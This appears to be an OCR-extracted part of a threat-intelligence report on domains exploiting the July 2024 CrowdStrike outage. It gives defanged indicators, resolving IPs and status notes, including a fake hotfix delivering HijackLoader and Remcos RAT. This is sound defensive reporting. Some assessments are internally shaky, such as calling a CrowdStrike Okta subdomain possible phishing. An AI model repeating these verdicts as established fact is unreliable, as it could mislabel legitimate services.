- **Resolving IP:** 104.21.75.98, 172.67.220.94

Domain: crowdstrikefix[.]zip




- **Status:-** 1-day old, created on 2024-07-19, and consequently, creates suspicion. This coincides with the Microsoft/CrowdStrike Blue Screen update incident and is probably aimed at phishing purposes.
- **Resolving IP:** 198.185.159.144

Domain: crowdstrike-cloudtrail-storage-bb-126d5e[.]s3[.]us-west-1[.]amazonaws[.]com




- **Status:-** Our assessment returned an XML error response, which is typically returned by cloud storage services like Amazon S3 or Google Cloud Storage when access to a resource is denied.
- **Resolving IP:** 3.5.160.162, 52.219.116.113, 52.219.220.138, 52.219.193.130, 52.219.121.66, 207.171.166.22


Domain: hoo[.]be/crowdstrike



- **Status:-** IP mentioned as IOCs in the past with detection: Win.Ransomware.TeslaCrypt-9950169-0". Different links are provided which leads to other URLs.
- **Resolving IP:** 76.76.21.22


Domain: crowdstrike[.]ororа[.]group






- **Status:** This link is provided to download a PDF file containing instructions to remediate and up the system after the CrowdStrike blue screen. PDF downloads (70DD468AE2CF038F23058BC96D0B842F), PDF mentions clean by multiple security solution vendors. Phone no. is also provided to provide support. Possibly an attempt at social engineering.
- **Resolving IP:** 35.81.42.29, 34.215.111.121, 54.68.181.161, 52.88.12.134, 13.248.243.5

Domain: supportportal.crowdstrike[.]com/s/login/?mkt_tok=MjgxLU9CUS0yNjYAAAGUa2XCfb6M3jra…




- **Status:-** Redirected to the CrowdStrike login page. The higher-level domain belongs to CrowdStrike. This looks valid.
- **Resolving IP:** 104.16.180.118

Domain: crowdstrike[.]okta[.]com/app/coupa/exkqmsghe0qkvea070x7/sso/saml




- **Status:-** Following this page opens a subdomain used by CrowdStrike, possibly to encash the recent update incident. Shows an Okta login page which we assess to be a possible phishing attempt to steal credentials. Okta is an identity management service that connects people to applications on any device.
- **Resolving IP:** 104.18.211.105, 75.2.87.65, 99.83.213.230


Domain: crowdstrikehealthcare[.]com




- **Status:-** The domain is being hosted on a shared server. HTTP requests to this domain land on "/lander" page, Both IP addresses are flagged as malicious with a historical IP address (34.102.136.180).
- **Observation:** No direct malicious indicator was observed.
- **Resolving IP:** 3.33.130.190, 15.197.148.33

Domain: crowdstrikeclaim[.]com









- **Status:** This domain is being hosted on a shared server and is flagged as malicious.
- **Observation:** Phishing website, trying to leverage the recent CrowdStrike outage incident. No malicious payload was observed.
- **Resolving IP:** 54.84.104.245 (crowdstrikeclaim.com), 104.18.19.37 (www. crowdstrikeclaim.com)

Domain: crowdstrikebug[.]com






- **Status:** This website discusseses the recent CrowdStrike outage incident and the workaround for this. No malicious link/URL or payload was observed.
- **Resolving IP:** 185.199.110.153, 185.199.108.153, 185.199.109.153, 185.199.111.153

Domain: crowdstrikeupdate[.]com


- **Status:-** No direct malicious indicator observed.
- **Resolving IP:** 185.53.177.53, 104.247.81.53

Domain: crowdstrikefail[.]com




- **Status:** The website owner is also associated with the domain crowdstrikeoopsie[.]com and crowdstrike[.]fail. No direct malicious indicator was observed.
- **Resolving IP:** 172.67.158.135, 104.21.14.88

Domain: crowdstrike[.]fail




- **Status:** The domain is being hosted on a shared server and has no detection for malicious activity. The website owner is also associated with the domain crowdstrikefail[.]com and crowdstrikeoopsie[.]com. No Direct malicious indicator was observed.
- **Resolving IP:** 104.21.19.9, 172.67.184.97, 2606:4700:3031::6815:1309

Domain: crowdstrikeoopsie[.]com



- **Status:** The domain is being hosted on a shared server and has no detection for malicious activity. The website owner is also associated with the domain crowdstrikefail[.]com and crowdstrikeoopsie[.]com. No Direct malicious indicator was observed.
- **Resolving IP:** 104.21.20.201, 104.21.20.201


Domain: crowdstrike[.]woccpa[.]com



- **Status:** No direct malicious indicator observed.
- **Resolving IP:** 208.91.197.24


Domains analysed on 22 July 2024

Domain: hxxps://portalintranetgrupobbva[.]com



- **Status:** The malicious domain redirects to a Dropbox domain, where it drops a ZIP archive file named "crowdstrike-hotfix." This archive contains HijackLoader, which subsequently delivers Remcos RAT to the infected system, masquerading as a legitimate hotfix. However, the zip file is no longer available.
- **Resolving IPs:** 213.5.130.55

Domain: crowdstrikedown[.]com



- **Status:** The domain is registered in order to target Windows users through trolling. However, the associated IP address has been previously linked to the distribution of commodity malware.
- **Resolving IPs:** 162.255.119.155

